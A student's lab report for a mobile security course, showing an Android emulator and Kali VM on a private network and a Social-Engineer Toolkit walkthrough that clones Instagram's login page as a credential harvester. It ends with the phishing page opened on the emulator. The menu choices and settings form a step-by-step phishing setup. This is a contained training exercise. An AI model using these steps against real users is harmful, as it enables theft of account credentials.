

## Lab – 3


Name : Ishan Aakash Patel

Student ID : 146151238

Course : CYT – 230

### Mobile Application Security Assessment: Exploitation

#### Step 1 : Ping from android to kali



```
6:12 [Icons]
Window 1
:/ $ ifconfig
wifi_eth  Link encap:Ethernet  HWaddr 00:0c:29:0b:67:e2  Driver e1000
          inet6 addr: fe80::20c:29ff:fe0b:67e2/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:81268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10794 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:104759069 TX bytes:1336919

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:33 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4052 TX bytes:4052

wlan0     Link encap:Ethernet  HWaddr 00:0c:29:0b:67:e2
          inet addr:192.168.229.133  Bcast:192.168.229.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe0b:67e2/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0

:/ $ ping 192.168.229.135
PING 192.168.229.135 (192.168.229.135) 56(84) bytes of data.
64 bytes from 192.168.229.135: icmp_seq=1 ttl=64 time=0.489 ms
64 bytes from 192.168.229.135: icmp_seq=2 ttl=64 time=0.490 ms
64 bytes from 192.168.229.135: icmp_seq=3 ttl=64 time=0.592 ms
64 bytes from 192.168.229.135: icmp_seq=4 ttl=64 time=0.567 ms
64 bytes from 192.168.229.135: icmp_seq=5 ttl=64 time=0.555 ms
^C
--- 192.168.229.135 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4085ms
rtt min/avg/max/mdev = 0.489/0.538/0.592/0.048 ms
:/ $
```


Na

File Edit View

Name: Ishan Aakash Patel  
StudentID: 146151238

Ln 2, Col 21 | 45 characters | 100% | Window UTF-8

## Pinging from kali to android



The image shows a Kali Linux terminal window with the following output:

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.229.135 netmask 255.255.255.0 broadcast 192.168.229.255  
    inet6 fe80::95ce:2442:4ede:f922 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:a6:42:47 txqueuelen 1000 (Ethernet)  
    RX packets 1923 bytes 1318223 (1.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 734 bytes 152387 (148.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ ping 192.168.229.133  
PING 192.168.229.133 (192.168.229.133) 56(84) bytes of data.  
64 bytes from 192.168.229.133: icmp_seq=1 ttl=64 time=0.572 ms  
64 bytes from 192.168.229.133: icmp_seq=2 ttl=64 time=0.585 ms  
64 bytes from 192.168.229.133: icmp_seq=3 ttl=64 time=0.563 ms  
64 bytes from 192.168.229.133: icmp_seq=4 ttl=64 time=0.506 ms  
64 bytes from 192.168.229.133: icmp_seq=5 ttl=64 time=0.542 ms  
^C  
--- 192.168.229.133 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4096ms  
rtt min/avg/max/mdev = 0.506/0.553/0.585/0.027 ms  
  
(kali@kali)-[~]  
$
```


Overlaid on the terminal is a Notepad window titled "Na" with the following content:

```
File Edit View  
  
Name: Ishan Aakash Patel  
StudentID: 146151238  
  
Ln 2, Col 21 | 45 characters | 100% | Window UTF-8
```

## Step 2 : Setting up SET tool

[illegible]

### Step 3 : Selecting the necessary options



```
File Actions Edit View Help

The Social-Engineer Toolkit (SET)
Created by: David Kennedy (Rel1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:


1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
```



```
File Actions Edit View Help

10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white-sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when c is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/TabNabbing which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) TabNabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
```

## Step 4 : Staring the exploitation

File Actions Edit View Help

and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

- [\*] Credential harvester will allow you to utilize the clone capabilities within SET
- [\*] to harvest credentials or parameters from a website as well as place them into a report

— \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.229.135]: 192.168.229.135

[\*] SET supports both HTTP and HTTPS

[\*] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone: https://www.instagram.com/

[\*] Cloning the website: https://www.instagram.com/


[\*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[\*] The Social-Engineer Toolkit Credential Harvester Attack


[\*] Credential Harvester is running on port 80

[\*] Information will be displayed to you as it arrives below:




I have cloned the login page of Instagram.

### Step 5 : Opening the phishing page in android emulator (Target)




Entering Username and password

